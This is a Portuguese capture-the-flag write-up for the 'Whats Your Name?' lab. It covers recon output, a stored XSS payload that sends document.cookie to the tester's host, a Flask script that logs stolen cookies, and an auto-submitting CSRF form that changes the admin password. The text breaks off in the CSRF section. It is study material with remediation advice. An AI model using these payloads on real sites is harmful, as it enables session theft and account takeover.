

Whats Your Name?

Relatório de Invasão: Whats Your Name?

Resumo

Vetor de Acesso Inicial: XSS no formulário de registro de usuário onde pegamos o cookie de um moderador

Vetor de Elevação de Privilégios: CSRF no chat Admin Bot como moderador permitindo fazer o admin trocar a senha para teste.

Cadeia de ataque completa: O diretório public era indexável e permitiu que fosse visualizado a pasta js que continha os scripts com a lógica das funcionalidades principais como login e register. Foi visto que o register é feito e depois avaliado por um moderador em uma outra página , com isso foi usado um XSS para roubar o cookie desse moderador devido a falta de httponly. Como moderador foi visto que em login.worldwap.thm há a existência de duas funcionalidades importantes , sendo elas mudar senha e acessar o chat de mensagem. Para mudar a senha é visto que é preciso ser admin para executar isso , assim no chat de mensagem há um admin bot que abre links , permitindo que seja colocado um link malicioso contendo uma execução de csrf , com isso um servidor python arbitrário foi criado onde continha um form html que executava a troca de senha para o admin , quando o bot clicou no link a senha do admin foi trocada para uma senha definida de forma arbitrária . Assim o login como admin foi permitido através dessa senha.

Ferramentas & Scripts Utilizados

- nmap
- ffuf
- burp

- fakepage.py

```
sploits > █ fakepage.py > █ change_password
1 from flask import Flask, request, render_template_string
2 import requests
3 app = Flask(__name__)
4
5 @app.route('/')
6 def capture_cookie():
7     cookie_data = request.args.get('t', 'Nenhum cookie recebido')
8
9     print(f"\n[+] Cookie capturado: {cookie_data}")
10    print(f"[+] Endereço IP da vítima: {request.remote_addr}")
11
12    return "OK", 200
13
14 @app.route('/csrf')
15 def change_password():
16     html_payload = """
17     <html>
18     <body onload=document.forms[0].submit()>
19     <p>Carregando...</p>
20     <form action="http://login.worldwap.thm/change_password.php" method="POST">
21     <input type="hidden" name="new_password" value="teste" />
22     <!-- <input type="hidden" name="confirm_password" value="teste" /> -->
23     </form>
24     </body>
25     </html>
26     """
27
28     print(f"[+] Vítima {request.remote_addr} caiu na rota de CSRF e recebeu o")
29     print(f"    payload.")
30
31     return render_template_string(html_payload)
32
33
34
35 if __name__ == '__main__':
36     app.run(host='0.0.0.0', port=8000)
```

1. Reconhecimento & Mapeamento

Scan de Portas (Nmap)

- ≡ Output do Nmap -sS

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS worldwap.thm -p1-10000
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 09:58 -0400
Nmap scan report for worldwap.thm (10.65.156.132)
Host is up (0.14s latency).
Not shown: 9997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8081/tcp   open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 63.86 seconds
```

- ≡ Output do Nmap com -sC e -sV

```

$ sudo nmap -sV -sC worldwap.thm -p22,80,8081
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-05 10:02 -0400
Nmap scan report for worldwap.thm (10.65.156.132)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 d4:72:bf:31:56:c6:f2:ce:c3:bd:bb:52:30:e7:9b:4a (RSA)
|   256  cb:9f:3b:14:85:f2:13:e4:87:e2:c5:91:22:b7:35:23 (ECDSA)
|_  256  f6:3c:e6:8c:9a:c6:f0:67:f5:bb:f8:11:b4:0e:7d:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Welcome
|_ Requested resource was /public/html/
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
8081/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds

```

📌 Análise do Reconhecimento

Vemos aqui a presença de duas aplicações web , uma rodando na porta 80 e outra na porta 8081, onde a na porta 80 não possui o httponly permitindo XSS. As duas aplicações estão rodando em cima de um servidor apache possivelmente indicando um LAMP.

🌐 2. Enumeração Web & VHOSTs

🔗 Dados e reconhecimento

FFUF worldwap.thm:80

```
$ ffuf -u http://worldwap.thm/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -e .php,.txt,.log,.md -fs 0
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://worldwap.thm/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .txt .log .md
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 0
```

public	[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 144ms]
.php	[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 6634ms]
api	[Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 143ms]
javascript	[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 144ms]
phpmyadmin	[Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 143ms]

```
(kali@kali)-[/media/sf_pastaCompartilhadaVmKali]
$ ffuf -u http://worldwap.thm/public/html/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -e .php,.txt,.log,.md -fs 1797
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://worldwap.thm/public/html/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .php .txt .log .md
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 1797
```

login.php	[Status: 200, Size: 1785, Words: 389, Lines: 44, Duration: 143ms]
register.php	[Status: 200, Size: 2188, Words: 488, Lines: 52, Duration: 143ms]
admin.php	[Status: 403, Size: 0, Words: 1, Lines: 1, Duration: 142ms]
.php	[Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5434ms]
upload.php	[Status: 403, Size: 0, Words: 1, Lines: 1, Duration: 147ms]
logout.php	[Status: 200, Size: 154, Words: 8, Lines: 10, Duration: 149ms]
mod.php	[Status: 403, Size: 0, Words: 1, Lines: 1, Duration: 144ms]
dashboard.php	[Status: 403, Size: 0, Words: 1, Lines: 1, Duration: 144ms]

FFUF worldwap.thm:8081

```
$ ffuf -u http://worldwap.thm:8081/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -e .php,.txt,.log,.md -fs 70
```

v2.1.0-dev

```


:: Method      : GET
:: URL         : http://worldwap.thm:8081/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions  : .php.txt.log.md
:: Follow redirects : false
:: Calibration : false
:: Timeout      : 10
:: Threads      : 100
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response size: 70

```

```
login.php [Status: 200, Size: 3108, Words: 1134, Lines: 103, Duration: 145ms]
profile.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 146ms]
clear.php [Status: 200, Size: 4, Words: 1, Lines: 1, Duration: 142ms]
assets [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 143ms]
.php [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 5407ms]
chat.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 147ms]
db.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 146ms]
javascript [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 147ms]
logout.php [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 143ms]
setup.php [Status: 200, Size: 149, Words: 12, Lines: 1, Duration: 329ms]
block.php [Status: 200, Size: 15, Words: 2, Lines: 1, Duration: 691ms]
logs.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 151ms]
phpmyadmin [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 143ms]
```

Worldwap.thm:80

/public/html/*



```

1 <doctype html>
2 <html>
3 <head>
4 <title>Welcome/Title</title>
5 <link rel="stylesheet" href="css/bootstrap.min.css">
6 </head>
7 <body>
8 <div class="header navbar-expand-lg navbar-dark bg-dark">
9 <div class="container">
10 <div class="navbar-brand" href="index.php">WorldWAP</div>
11 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbar" aria-controls="navbar" aria-expanded="false" aria-label="Toggle navigation">
12 </button>
13 <div class="collapse navbar-collapse" id="navbar">
14 <div class="collapse navbar-collapse" id="navbar">
15 <div class="navbar-nav">
16 <div class="nav-item">
17 <a class="nav-link" href="register.php">Register</a>
18 </div>
19 </div>
20 </div>
21 </div>
22 </div>
23 <div class="container mt-4">
24 <div class="text-center">
25 <h2>Welcome/Title</h2>
26 </div>
27 <div class="text-center">
28 <h3>Welcome/Title</h3>
29 </div>
30 <div class="text-center">
31 <h4>Welcome/Title</h4>
32 </div>
33 <div class="text-center">
34 <h5>Welcome/Title</h5>
35 </div>
36 </div>
37 </div>
38 <script src="js/bootstrap.min.js"></script>
39 <script src="js/bootstrap.min.js"></script>
40 </script>
41 </body>
42 </html>
43

```

Right Ctrl

WorldWAP

Register

Register

You can now pre-register! Your details will be reviewed by the site moderator.

Username:

Password:

Email:

Name:

Register

```

1 <doctype html>
2 <html>
3 <head>
4 <title>Register/Title</title>
5 <link rel="stylesheet" href="css/bootstrap.min.css">
6 </head>
7 <body>
8 <div class="header navbar-expand-lg navbar-dark bg-dark">
9 <div class="container">
10 <div class="navbar-brand" href="index.php">WorldWAP</div>
11 <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbar" aria-controls="navbar" aria-expanded="false" aria-label="Toggle navigation">
12 </button>
13 <div class="collapse navbar-collapse" id="navbar">
14 <div class="collapse navbar-collapse" id="navbar">
15 <div class="navbar-nav">
16 <div class="nav-item">
17 <a class="nav-link" href="register.php">Register</a>
18 </div>
19 </div>
20 </div>
21 </div>
22 </div>
23 <div class="container mt-4">
24 <div class="text-center">
25 <h2>Welcome/Title</h2>
26 </div>
27 <div class="text-center">
28 <h3>Welcome/Title</h3>
29 </div>
30 <div class="text-center">
31 <h4>Welcome/Title</h4>
32 </div>
33 <div class="text-center">
34 <h5>Welcome/Title</h5>
35 </div>
36 </div>
37 </div>
38 <script src="js/bootstrap.min.js"></script>
39 <script src="js/bootstrap.min.js"></script>
40 </script>
41 </body>
42 </html>
43

```

You need to visit login.worldwap.thm to login once you register successfully

Username:

Password:

```
1 <!--PAGE Start-->
2 <html>
3 <head>
4 <title>login/register
5 <link rel="stylesheet" href="css/bootstrap.min.css">
6 <link rel="stylesheet" href="css/login.css">
7 <script src="js/jquery.min.js"></script>
8 </head>
9 <body>
10 <div class="header navbar-expand-lg navbar-dark bg-dark">
11 <div class="container">
12 <div class="navbar-brand" href="index.php">WorldWAP</div>
13 <div class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
14 <span class="navbar-toggler-icon"></span>
15 </div>
16 <div class="collapse navbar-collapse" id="navbarNav">
17 <ul class="navbar-nav">
18 <li class="nav-item">
19 <a class="nav-link" href="index.php">Register</a>
20 </li>
21 </ul>
22 </div>
23 </div>
24 </body>
25 </html>
26 <!--PAGE End-->
27 <div class="container">
28 <div class="text-center">You need to visit login.worldwap.thm to login once you register successfully</div>
29 <div id="login" class="row">
30 <div class="form-group">
31 <div class="form-control" type="text" id="username" name="username" class="form-control">
32 </div>
33 <div class="form-group">
34 <div class="form-control" type="password" id="password" name="password" class="form-control">
35 </div>
36 <div class="form-group">
37 <div class="form-control" type="button" value="Login" onclick="login()" class="btn btn-primary">
38 </div>
39 </div>
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
```

ⓘ Atenção

X-THM-API-Key no register, mostrando key da api.

```
function register() {
  var username = document.getElementById('username').value;
  var password = document.getElementById('password').value;
  var email = document.getElementById('email').value;
  var name = document.getElementById('name').value;
  fetch('../api/register.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
      'X-Auth-Key': '6073ac05000000000000000000000000'
    },
    body: JSON.stringify({
      username: username,
      password: password,
      email: email,
      name: name,
    })
  })
  .then(response => response.json())
  .then(data => {
    if (data.error) {
      alert(data.error);
    } else {
      alert('Registration successful! Please login!');
      window.location.href = 'login.php';
    }
  })
  .catch(error => {
    console.error('Error:', error);
  });
}
```

```
fetch('../api/mod.php')
.then(response => response.json())
.then(data => {
  if (data.error) {
    alert(data.error);
  } else {
    var usersDiv = document.getElementById('users'); // Make sure you have a div with id 'users' in your HTML
    var table = document.createElement('table');
    table.classList.add('table'); // Assuming you're using Bootstrap or similar for styling

    // Create table header
    var thead = document.createElement('thead');
    var headerRow = document.createElement('tr');
    var headers = ['Username', 'Email', 'Name', 'Action']; // Adjust these headers based on the data you're fetching
    headers.forEach(headerText => {
      var header = document.createElement('th');
      header.textContent = headerText;
      headerRow.appendChild(header);
    });
    thead.appendChild(headerRow);
    table.appendChild(thead);

    // Create table body and rows for each user
    var tbody = document.createElement('tbody');
    data.forEach(user => {
      var row = document.createElement('tr');
      var cellUsername = document.createElement('td');
      cellUsername.textContent = user.username;
      row.appendChild(cellUsername);

      var cellEmail = document.createElement('td');
      cellEmail.textContent = user.email;
      row.appendChild(cellEmail);

      var cellName = document.createElement('td');
      cellName.textContent = user.name;
      row.appendChild(cellName);

      // Action column for changing user status
      var cellAction = document.createElement('td');
      var actionLink = document.createElement('a');
      actionLink.href = '../api/mod_update.php?userId=${user.id}'; // Assuming 'id' is the identifier in your user data
      actionLink.textContent = 'Activate';
      cellAction.appendChild(actionLink);
      row.appendChild(cellAction);

      tbody.appendChild(row);
    });
    table.appendChild(tbody);

    // Clear previous contents and append the new table
    usersDiv.innerHTML = ''; // Clear any existing content
    usersDiv.appendChild(table);
  }
})
.catch(error => {
  console.error('Error:', error);
});
```

```

function login() {
  var username = document.getElementById('username').value;
  var password = document.getElementById('password').value;
  fetch('../api/login.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
    body: JSON.stringify({
      username: username,
      password: password,
    }),
  })
  .then(response => response.json())
  .then(data => {
    if (data.error) {
      alert(data.error);
    } else {
      // Redirect to the dashboard or the admin page based on the role
      window.location.href = data.role == 'moderator' ? 'admin.php' : 'dashboard.php';
    }
  })
  .catch(error => {
    console.error('Error:', error);
  });
}

```

```

fetch('../api/posts.php')
.then(response => response.json())
.then(data => {
  if (data.error) {
    alert(data.error);
  } else {
    var postsDiv = document.getElementById('posts');
    data.forEach(post => {
      var postDiv = document.createElement('div');
      postDiv.classList.add('post');
      postDiv.innerHTML = `<h3>${post.title}</h3><p>${post.content}</p><p>  ${post.username}</p><hr>`;
      postsDiv.appendChild(postDiv);
    });
  }
})
.catch(error => {
  console.error('Error:', error);
});

```

```

function addPost() {
  var title = document.getElementById('title').value;
  var content = document.getElementById('content').value;
  var visibility = document.getElementById('visibility').value;
  fetch('../api/add_post.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
    body: JSON.stringify({
      title: title,
      content: content,
      visibility: visibility,
    }),
  })
  .then(response => response.json())
  .then(data => {
    alert(data.message ? data.message : data.error);
  })
  .catch(error => {
    console.error('Error:', error);
  });
}


function editPost() {
  var id = document.getElementById('id').value;
  var title = document.getElementById('title').value;
  var content = document.getElementById('content').value;
  var visibility = document.getElementById('visibility').value;
  fetch('../api/edit_post.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
    body: JSON.stringify({
      id: id,
      title: title,
      content: content,
      visibility: visibility,
    }),
  })
  .then(response => response.json())
  .then(data => {
    alert(data.message ? data.message : data.error);
  })
  .catch(error => {
    console.error('Error:', error);
  });
}

function deletePost() {
  var id = document.getElementById('id').value;
  fetch('../api/delete_post.php', {
    method: 'POST',
    headers: {
      'Content-Type': 'application/json',
    },
    body: JSON.stringify({
      id: id,
    }),
  })
  .then(response => response.json())
  .then(data => {
    alert(data.message ? data.message : data.error);
  })
  .catch(error => {
    console.error('Error:', error);
  });
}


```

login.worldwap.thm:8081/


[login.php](#)



profile.php



chat.php



⚡ 3. Exploração & Acesso Inicial (Foothold)

✗ Vulnerabilidade encontrada

Título: XSS armazenado

Risk Rating: 10 DREAD

Resumo: É possível capturar o cookie de moderator enviando um XSS armazenado para register.php , pois os registros são visualizados pelos moderadores para serem

confirmados ou não. Com isso os campos são vulneráveis a XSS.


Background(Contexto adicional): XSS armazenado é a capacidade de colocarmos scripts JS ou elementos html em campos que o seu conteúdo é refletido na tela quando a página que carrega ele for buscada , com isso se não há higienização acontece de um payload que injeta um XSS poder ser executado para qualquer um que acesse a página onde ele está armazenado.

Impacto: Podemos capturar o cookie de um moderado e em seguida acessar suas funcionalidades de revisar e confirmar registros. Além de poder acessar o profile.php em login.worldwarp.thm

Conselhos e Remediações: Os campos devem ter htmlspecialchars para filtrar caracteres do tipo <, >, ' e outros. Além de que httponly deve ser setado para que cookies não possam ser exfiltrados por js.

Detalhes Técnicos e Evidências:

1. Primeiro acessamos a página de registro.



2. Depois usamos o script fakepage.py que criei para esse ctf, onde iremos receber os cookies roubados.

```
python3 fakepage.py
* Serving Flask app 'fakepage'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8000
```

3. Injetamos o payload XSS em name e enviamos

The screenshot shows the 'Register' page of the WorldWAP application. The page has a dark header with 'WorldWAP' on the left and 'Register' on the right. The main content area is white and contains the following fields: Username (filled with 'teste'), Password (filled with '*****'), Email (filled with 'teste@email.com'), and Name (filled with a XSS payload: '<script> fetch(\"http://192.168.128.186:8000/?t\" + document.cookie)</script>'). Below the Name field is a blue 'Register' button. A message above the fields states: 'You can now pre-register! Your details will be reviewed by the site moderator.'

4. Agora só pegamos o cookie que recebemos no fakepage.py e substituímos no navegador.

```
[+] Cookie capturado: PHPSESSID=5482sj6qd2lnsob3nk1d6608up
[+] Endereço IP da vítima: 10.65.156.132
10.65.156.132 - - [05/Oct/2026 12:32:02] "GET /?t=PHPSESSID=5482sj6qd2lnsob3nk1d6608up HTTP/1.1" 200 -
```

The screenshot shows the 'WorldWAP' dashboard after login. The header has 'WorldWAP' on the left and 'Dashboard Logout' on the right. The main content area is white and contains: a 'Welcome, moderator!' message, a form titled 'Any thoughts?' with 'Title' and 'Content' fields and a blue 'Post it!' button, and a section titled 'Thoughts' showing a post by 'moderator' with the text 'Second Test Post' and 'login.worldwap.thm is operational and working.'

✗ Vulnerabilidade encontrada

Título: CSRF

Risk Rating: 10 DREAD

Resumo: Como moderador podemos ver em chat.php que há um admin bot que abre links que mandamos para ele , com isso podemos enviar um link de um servidor que controlamos e fazer ele cair em um CSRF para mudar sua senha.

Background(Contexto adicional): CSRF é uma vulnerabilidade criada para enganar o navegador da vítima fazendo ela realizar uma solicitação a um site de forma "legítima" para o site mas na verdade a vítima executou um script automático ou preencheu um

